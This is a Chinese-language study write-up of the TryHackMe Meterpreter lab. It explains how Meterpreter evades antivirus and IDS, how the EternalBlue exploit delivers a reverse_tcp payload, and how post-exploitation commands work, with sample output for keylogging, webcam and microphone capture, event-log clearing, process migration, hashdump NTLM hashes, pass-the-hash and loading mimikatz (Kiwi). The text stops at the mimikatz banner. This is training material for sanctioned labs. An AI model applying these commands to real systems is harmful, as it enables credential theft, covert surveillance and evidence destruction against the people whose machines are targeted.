

THM-Metasploit : Meterpreter-学习

本文相关的TryHackMe实验房间链接：<https://tryhackme.com/room/meterpreter>

H2 Meterpreter简介

Meterpreter 是一种 Metasploit 上的有效负载（payload），它通过许多有价值的组件支持渗透测试过程。Meterpreter 将在目标系统上运行并充当命令和控制架构中的代理。

使用Meterpreter时，你将与目标操作系统和文件进行交互，并能使用 Meterpreter 的专用命令。Meterpreter 有许多版本，它们将根据目标系统提供不同的功能。

在kali中使用以下命令安装msf:

```
apt-get install metasploit-framework #安装msf框架
```

Meterpreter 是如何工作的?

Meterpreter 在目标系统上运行，但并不是安装在目标系统上，它在内存中运行，且不会将自身信息写入目标上的磁盘，此功能是为了 避免在防病毒扫描期间被检测到。

在默认情况下，大多数防病毒软件会扫描磁盘上的新文件（例如，当你从 Internet 下载文件时），而 Meterpreter 在内存（RAM - 随机存取内存）中运行，以避免将文件写入到目标系统的磁盘上（例如生成 meterpreter.exe）。

通过这种运行方式，Meterpreter 将被视为一个进程，并且不会在目标系统上生成文件。

Meterpreter 还旨在通过与运行 Metasploit 的服务器（通常是你的攻击机器）进行加密通信，避免被基于网络的 IPS（入侵防御系统）和 IDS（入侵检测系统）检测到。

如果目标组织不解密和检查进出本地网络的加密流量（例如 HTTPS），IPS 和 IDS 解决方案将无法检测到 Meterpreter的活动。

虽然 Meterpreter 已能够被主要防病毒软件识别，但此加密通信功能提供了一定程度上的隐蔽性。

下面的示例显示了使用 MS17-010 漏洞进行漏洞利用的目标 Windows 机器，你将看到 Meterpreter 正在以 1304 的进程 ID (PID) 运行，在你进行实际操作的情况下，此 PID 会有所不同。

我们使用了 getpid 命令，它将返回一个运行 Meterpreter 的进程 ID，操作系统使用进程 ID（或进程标识符）来标识正在运行的进程。在 Linux 或 Windows 中运行的所有进程都将具有唯一的 ID 号，此编号可用于在需要时与进程发生交互（例如：如果需要停止进程，则可以指定 ID 号停止对应的进程）。



```
meterpreter > getpid
Current pid: 1304
```

如果我们使用 ps 命令列出目标系统上运行的进程，我们会看到 PID 1304 是 spoolsv.exe 而不是 Meterpreter.exe，正如人们所期望的那样。



```
meterpreter > ps
```

Process List

=====

PID	PPID	Name	Arch	Session	User	Path
---	----	----	----	-----	----	----
0	0	[System Process]				
4	0	System	x64	0		
396	644	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
428	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
548	540	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
596	540	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
604	588	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
644	588	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
692	596	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
700	692	spsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
716	596	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
1276	1304	cmd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\cmd.exe

```

1304 692 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM
C:\Windows\System32\spoolsv.exe
1340 692 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
1388 548 conhost.exe x64 0 NT AUTHORITY\SYSTEM
C:\Windows\system32\conhost.exe

```

即使我们更进一步，查看 Meterpreter 进程（在本例中为 PID 1304）使用的 DLL（动态链接库），我们仍然不会发现任何东西（例如，没有 meterpreter.dll）

```

C:\Windows\system32>tasklist /m /fi "pid eq 1304"
tasklist /m /fi "pid eq 1304"

```

Image Name	PID	Modules
spoolsv.exe	1304	ntdll.dll, kernel32.dll, KERNELBASE.dll, msvcrt.dll, sechost.dll, RPCRT4.dll, USER32.dll, GDI32.dll, LPK.dll, USP10.dll, POWRPROF.dll, SETUPAPI.dll, CFGMGR32.dll, ADVAPI32.dll, OLEAUT32.dll, ole32.dll, DEVOBJ.dll, DNSAPI.dll, WS2_32.dll, NSI.dll, IMM32.DLL, MSCTF.dll, CRYPTBASE.dll, slc.dll, RpcRtRemote.dll, secur32.dll, SSPICLI.DLL, credssp.dll, IPHLPAPI.DLL, WINNSI.DLL, mswsock.dll, wshtcpip.dll, wship6.dll, rasadhlp.dll, fwpuclnt.dll, CLBCatQ.DLL, umb.dll, ATL.DLL, WINTRUST.dll, CRYPT32.dll, MSASN1.dll, localspl.dll, SPOOLSS.DLL, srvcli.dll, winspool.drv, PrintIsolationProxy.dll, FXSMON.DLL, tcpmon.dll, snmpapi.dll, wsnmp32.dll, msxml6.dll, SHLWAPI.dll, usbmon.dll, wls0wndh.dll, WSDMon.dll, wsdapi.dll, webservicess.dll, FirewallAPI.dll, VERSION.dll, FunDisc.dll, fdPnp.dll, winprint.dll, USERENV.dll, profapi.dll, GPAPI.dll, dsrole.dll, win32spl.dll, inetpp.dll, DEVRTL.dll, SPINF.dll, CRYPTSP.dll, rsaenh.dll, WINSTA.dll, cscapi.dll, netutils.dll, WININET.dll, urlmon.dll, iertutil.dll, WINHTTP.dll, webio.dll, SHELL32.dll, MPR.dll, NETAPI32.dll, wkscli.dll, PSAPI.DLL, WINMM.dll, dhcpcsvc6.DLL, dhcpcsvc.DLL, apphelp.dll, NLAapi.dll, napinsp.dll, pnprpnsd.dll, winnrn.dll

```
C:\Windows\system32>
```

可用于检测 Meterpreter 的技术和工具超出了本文涉及的知识点范围。

本文旨在向你展示 Meterpreter 的隐蔽运行方式，但是请记住，大多数防病毒软件都会检测到它；另外值得注意的是，Meterpreter 会与攻击者的系统建立加密（TLS）通信通道。

H2 Meterpreter的特性

正如在之前的 Metasploit 知识点文章中所讨论的，Metasploit 有效载荷最初可以分为两类：内联（也称为单）payload 和分阶段payload。

分阶段的payload分两步发送到目标机器，先装载初始部分（stager）的payload，再请求加载其余部分的payload，这允许存在较小的初始payload片段；而内联payload则是一次性全部发送。Meterpreter 有效载荷也分为分段和内联版本，但是，Meterpreter本身有多种不同的版本，你可以根据你的目标系统进行选择。

了解可用的 Meterpreter 版本的最简单方法是使用 msfvenom 列出它们，如下所示。

使用" msfvenom --list payloads " 命令再加上" | grep meterpreter " 筛选出meterpreter 类型的 payload。

```
root@ip-10-10-186-44:~# msfvenom --list payloads | grep meterpreter
  android/meterpreter/reverse_http          Run a meterpreter server in
Android. Tunnel communication over HTTP
  android/meterpreter/reverse_https         Run a meterpreter server in
Android. Tunnel communication over HTTPS
  android/meterpreter/reverse_tcp           Run a meterpreter server in
Android. Connect back stager
  android/meterpreter_reverse_http          Connect back to attacker and
spawn a Meterpreter shell
  android/meterpreter_reverse_https         Connect back to attacker and
spawn a Meterpreter shell
  android/meterpreter_reverse_tcp           Connect back to the attacker
and spawn a Meterpreter shell
  apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle
server payload (stageless)
  apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle
server payload (stageless)
  apple_ios/aarch64/meterpreter_reverse_tcp Run the Meterpreter / Mettle
server payload (stageless)
```

apple_ios/armle/meterpreter_reverse_http server payload (stageless)	Run the Meterpreter / Mettle
apple_ios/armle/meterpreter_reverse_https server payload (stageless)	Run the Meterpreter / Mettle
apple_ios/armle/meterpreter_reverse_tcp server payload (stageless)	Run the Meterpreter / Mettle
java/meterpreter/bind_tcp Java. Listen for a connection	Run a meterpreter server in
java/meterpreter/reverse_http Java. Tunnel communication over HTTP	Run a meterpreter server in
java/meterpreter/reverse_https Java. Tunnel communication over HTTPS	Run a meterpreter server in
java/meterpreter/reverse_tcp Java. Connect back stager	Run a meterpreter server in
linux/aarch64/meterpreter/reverse_tcp payload (staged). Connect back to the attacker	Inject the mettle server
linux/aarch64/meterpreter_reverse_http server payload (stageless)	Run the Meterpreter / Mettle
linux/aarch64/meterpreter_reverse_https server payload (stageless)	Run the Meterpreter / Mettle
linux/aarch64/meterpreter_reverse_tcp server payload (stageless)	Run the Meterpreter / Mettle
linux/armbe/meterpreter_reverse_http server payload (stageless)	Run the Meterpreter / Mettle
linux/armbe/meterpreter_reverse_https server payload (stageless)	Run the Meterpreter / Mettle
linux/armbe/meterpreter_reverse_tcp server payload (stageless)	Run the Meterpreter / Mettle
linux/armle/meterpreter/bind_tcp payload (staged). Listen for a connection	Inject the mettle server
linux/armle/meterpreter/reverse_tcp payload (staged). Connect back to the attacker [...]	Inject the mettle server

该列表将显示适用于以下平台的 Meterpreter 版本：

- Android
- Apple iOS
- Java
- Linux
- OSX
- PHP
- Python
- Windows

你决定使用哪个版本的 Meterpreter 将主要基于三个因素：

- 目标操作系统（目标操作系统是 Linux 还是 Windows？是 Mac 设备？是 Android 手机？等等）
- 目标系统上可用的组件（是否安装了 Python？这是一个 PHP 网站吗？等等）
- 你可以与目标系统建立的网络连接类型（它们允许原始 TCP 连接吗？你只能有一个 HTTPS 反向连接吗？IPv6 地址不像 IPv4 地址那样受到密切监控吗？等等）

如果你不使用 Meterpreter 作为由 Msfvenom 生成的独立有效载荷，你的payload选择也可能会受到漏洞exp的限制。

你会注意到一些漏洞exp具有默认的 Meterpreter 有效载荷，如下面示例中的 ms17_010_eternalblue 漏洞exp所示，它的默认payload就是meterpreter类型。

```

Default payload for MS17-010

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

你可以在任意模块中使用 show payloads 命令，列出其他可用的有效载荷。

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads


Compatible Payloads
=====

#      Name                               Disclosure Date  Rank  Check
Description
-----
0      generic/custom                               manual  No
Custom Payload
1      generic/shell_bind_tcp                               manual  No
Generic Command Shell, Bind TCP Inline
2      generic/shell_reverse_tcp                           manual  No
Generic Command Shell, Reverse TCP Inline
3      windows/x64/exec                                     manual  No
Windows x64 Execute Command
4      windows/x64/loadlibrary                             manual  No
Windows x64 LoadLibrary Path
5      windows/x64/messagebox                               manual  No
Windows MessageBox x64
6      windows/x64/meterpreter/bind_ipv6_tcp                manual  No
Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
7      windows/x64/meterpreter/bind_ipv6_tcp_uuid            manual  No
Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with
UUID Support

```

H2 Meterpreter 中的命令

在任何已经成功建立的Meterpreter 会话中（命令提示符界面为 Meterpreter >）输入help，将列出所有可用的命令（下图只显示出一部分命令）。



每个版本的 Meterpreter 都会有不同的命令选项，因此运行 help 命令总是一个好主意，这些命令是 Meterpreter 上可用的内置工具，它们将直接在目标系统上运行而无需加载任何额外的脚本或可执行文件。

Meterpreter 将为你提供三个主要类别的工具：

- 内置命令（Built-in commands）
- Meterpreter 工具（Meterpreter tools）
- Meterpreter 脚本（Meterpreter scripting）

当你输入" help "命令来查看命令列表时，你将看到 Meterpreter中的命令 被列举在不同的类别下：

- Core commands 核心命令
- File system commands 文件系统命令
- Networking commands 联网命令
- System commands 系统命令
- User interface commands 用户界面命令
- Webcam commands 网络摄像头命令
- Audio output commands 音频输出命令
- Elevate commands 提升命令

- Password database commands 密码数据库命令
- Timestamp commands 时间戳命令

请注意，上面的列表取自 Windows 版本的 Meterpreter (windows/x64/meterpreter/reverse_tcp) 上的 "help" 命令的输出结果，对于其他 Meterpreter 版本，这些命令列表将有所不同。

Meterpreter 命令详解

核心命令将有助于在目标系统上导航 并能与目标系统发生交互。下面是一些最常用的命令，在成功建立 meterpreter 会话之后，记得运行 "help" 命令来检查当前的 meterpreter 中的所有可用命令。

Core commands 核心命令

- `background` : 背景化当前会话
- `exit` : 终止 Meterpreter 会话
- `guid` : 获取会话 GUID (全局唯一标识符)
- `help` : 显示帮助菜单
- `info` : 显示有关 Post 模块的信息
- `irb` : 在当前会话上打开交互式 Ruby shell
- `load` : 加载一个或多个 Meterpreter 扩展
- `migrate` : 允许你将 Meterpreter 迁移到另一个进程
- `run` : 执行 Meterpreter 脚本或 Post 模块
- `sessions` : 快速切换到另一个会话

File system commands 文件系统命令

- `cd` : 将更改目录
- `ls` : 将在工作目录中列出文件(dir 也可以)
- `pwd` : 打印当前的工作目录
- `edit` : 将允许你编辑文件
- `cat` : 将向屏幕显示文件的内容
- `rm` : 将删除指定的文件
- `search` : 将搜索文件
- `upload` : 将上传文件或目录
- `download` : 将下载文件或目录

Networking commands 联网命令

- `arp` : 显示主机 ARP (地址解析协议--Address Resolution Protocol)缓存
- `ifconfig` : 显示目标系统上可用的网络接口

- `netstat` :显示网络连接
- `portfwd` :将本地端口转发到远程服务
- `route` :允许你查看和修改路由表

System commands 系统命令

- `clearev` :清除事件(event)日志
- `execute` :执行(execute)命令
- `getpid` :显示当前的进程ID
- `getuid` :显示正在运行 Meterpreter 的用户身份
- `kill` :终止进程
- `pkill` :按名称终止进程
- `ps` :列出正在运行的进程
- `reboot` :重启远程计算机
- `shell` :进入系统命令shell
- `shutdown` :关闭远程计算机
- `sysinfo` :获取远程系统的信息,例如操作系统

Others Commands 其他命令(这些命令将列在帮助菜单的不同菜单类别下)

- `idletime` :返回远程用户空闲的秒数
- `keyscan_dump` :转储按键缓冲区
- `keyscan_start` :开始捕捉按键
- `keyscan_stop` :停止捕捉按键
- `screenshare` :允许你实时监视远程用户的桌面
- `screenshot` :抓取交互式桌面的屏幕快照
- `record_mic` :从默认麦克风记录 X 秒的音频
- `webcam_chat` :开始视频聊天
- `webcam_list` :列出网络摄像头
- `webcam_snap` :从指定的摄像头拍摄快照
- `webcam_stream` :播放指定摄像头的视频流
- `getsystem` :试图将你的权限提升到本地系统的权限
- `hashdump` :转储 SAM 数据库的内容

尽管所有这些命令在帮助菜单下似乎都可用,但它们可能并不都有效。例如,目标系统可能没有网络摄像头,或者目标系统可以在没有适当桌面环境的虚拟机上运行。


H2

使用 Meterpreter 进行后期利用

Meterpreter 为你提供了许多有用的命令，可以帮助你完成后期利用（后渗透）阶段，下面是一些你经常使用的例子。

Help

此命令将为你提供 Meterpreter 中所有可用命令的列表。正如我们之前看到的，Meterpreter 有很多版本，每个版本可能有不同的可用选项。一旦你成功建立了一个 Meterpreter 会话，输入 help 命令 将帮助你快速浏览可用的 Meterpreter 命令。




```
meterpreter > help

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close         Closes a channel[...]
```

Meterpreter 命令

getuid 命令将显示当前正在运行 Meterpreter 的用户身份，这将使你了解你在目标系统上可能拥有的权限级别（例如，你是 NT AUTHORITY\SYSTEM 之类的管理员级别用户还是普通用户？）



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

ps 命令将列出正在运行的进程，PID 列字段还将为你提供将 Meterpreter 迁移到另一个进程所需的 PID 信息。

```
The ps command

meterpreter > ps

Process List
=====

  PID  PPID  Name                Arch  Session  User                        Path
  ---  ---  ---                ---  ---      ---                        ---
    0     0  [System Process]
    4     0  System              x64   0
   396   644  LogonUI.exe         x64   1        NT AUTHORITY\SYSTEM        C:\Windows\system32\LogonUI.exe
   416     4  smss.exe            x64   0        NT AUTHORITY\SYSTEM        \SystemRoot\System32\smss.exe
   428   692  svchost.exe         x64   0        NT AUTHORITY\SYSTEM
   548   540  csrss.exe           x64   0        NT AUTHORITY\SYSTEM        C:\Windows\system32\csrss.exe
   596   540  wininit.exe         x64   0        NT AUTHORITY\SYSTEM        C:\Windows\system32\wininit.exe
   604   588  csrss.exe           x64   1        NT AUTHORITY\SYSTEM        C:\Windows\system32\csrss.exe
   644   588  winlogon.exe        x64   1        NT AUTHORITY\SYSTEM        C:\Windows\system32\winlogon.exe
   692   596  services.exe        x64   0        NT AUTHORITY\SYSTEM        C:\Windows\system32\services.exe
   700   692  sppsvc.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
   716   596  lsass.exe           x64   0        NT AUTHORITY\SYSTEM        C:\Windows\system32\lsass.exe
   724   596  lsm.exe             x64   0        NT AUTHORITY\SYSTEM        C:\Windows\system32\lsm.exe
   764   692  svchost.exe         x64   0        NT AUTHORITY\SYSTEM
   828   692  svchost.exe         x64   0        NT AUTHORITY\SYSTEM
   864   828  WmiPrivSE.exe       x64   0
   900   692  svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
   952   692  svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
  1076   692  svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
  1164   548  conhost.exe         x64   0        NT AUTHORITY\SYSTEM        C:\Windows\system32\conhost.exe
  1168   692  svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
  1244   548  conhost.exe         x64   0        NT AUTHORITY\SYSTEM        C:\Windows\system32\conhost.exe
  1276  1304  cmd.exe             x64   0        NT AUTHORITY\SYSTEM        C:\Windows\system32\cmd.exe
  1304   692  spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM        C:\Windows\System32\spoolsv.exe
  1340   692  svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
  1388   548  conhost.exe         x64   0        NT AUTHORITY\SYSTEM        C:\Windows\system32\conhost.exe[...]
```

Migrate (迁移)

迁移到另一个进程将有助于 Meterpreter 与之交互。例如，如果你看到目标上运行的文字处理器（例如 word.exe、notepad.exe 等），你可以迁移到它并开始捕获用户发送到此进程的按键记录。某些 Meterpreter 版本将为你提供 keyscan_start、keyscan_stop 和 keyscan_dump 命令选项，以使 Meterpreter 能够像键盘记录器一样工作。迁移到另一个进程也可以帮助你拥有更稳定的 Meterpreter 会话。

要迁移到其他任何进程，你需要输入 migrate 命令，后跟所需目标进程的 PID。下面的示例显示 Meterpreter 会话由当前进程迁移到进程 PID 716。

```
The migrate command

meterpreter > migrate 716
[*] Migrating from 1304 to 716...
[*] Migration completed successfully.
meterpreter >
```

注意：如果你从较高权限（例如 SYSTEM）用户迁移到由较低权限用户（例如 Web 服务器）启动的进程，你可能会失去你的用户权限而且你可能无法将它们取回。

Hashdump

hashdump 命令将列出 SAM 数据库的内容。SAM（安全帐户管理器--Security Account Manager）数据库在 Windows 系统上的作用是存储用户的密码，这些密码以 NTLM（新技术 LAN 管理器--New Technology LAN Manager）格式存储。

```
The hashdump command

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

虽然在数学上不可能“破解”这些哈希值，但是你仍然可以使用在线 NTLM 数据库或彩虹表攻击来获取明文密码。这些哈希值也可用于 Pass-the-Hash（哈希传递）攻击，以验证这些用户是否可以访问同一网络的其他系统。

Search

search命令对于定位具有潜在价值信息的文件很有用。在 CTF 的上下文环境中，这个命令可用于快速找到 flag或证明文件，而在实际的渗透测试活动中，你可能需要搜索用户生成的文件或一些可能包含密码、帐户信息的配置文件。

```
The search command

meterpreter > search -f flag2.txt
Found 1 result...
c:\Windows\System32\config\flag2.txt (34 bytes)
meterpreter >
```

Shell

shell 命令将在目标系统上启动一个常规命令行 shell，按下 CTRL+Z 将帮助你返回至 Meterpreter shell。

```
The shell command


meterpreter > shell
Process 2124 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

H2 后期利用挑战

Meterpreter 提供了几个重要的后渗透工具。

前面提到的命令，例如 "getsystem" 和 "hashdump" 将为权限提升和横向移动提供重要的杠杆和信息。基于 Meterpreter，你可以使用它来运行 Metasploit 框架上一些可用的后渗透模块。最后，你还可以使用 "load" 命令来利用其他工具，例如 加载 Kiwi 或者加载整个 Python 语言。




```
meterpreter > load python
Loading extension python...Success.
meterpreter > python_execute "print 'TryHackMe Rocks!'"
[+] Content written to stdout:
TryHackMe Rocks!

meterpreter >
```

Meterpreter 具有一些功能，能够帮助完成 后渗透阶段的多个目标。

- 收集有关目标系统的更多信息。
- 在目标系统上寻找有价值的文件、寻找用户凭据、寻找额外的网络接口和一般信息。
- 权限提升。
- 横向移动。


使用 load 命令加载完任何其他工具后，你将在帮助菜单上看到一些新选项。下面的示例显示了添加 Kiwi 模块之后 产生的命令（先使用 load kiwi 命令）。



```
meterpreter > load kiwi
Loading extension kiwi...
.#####.  mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
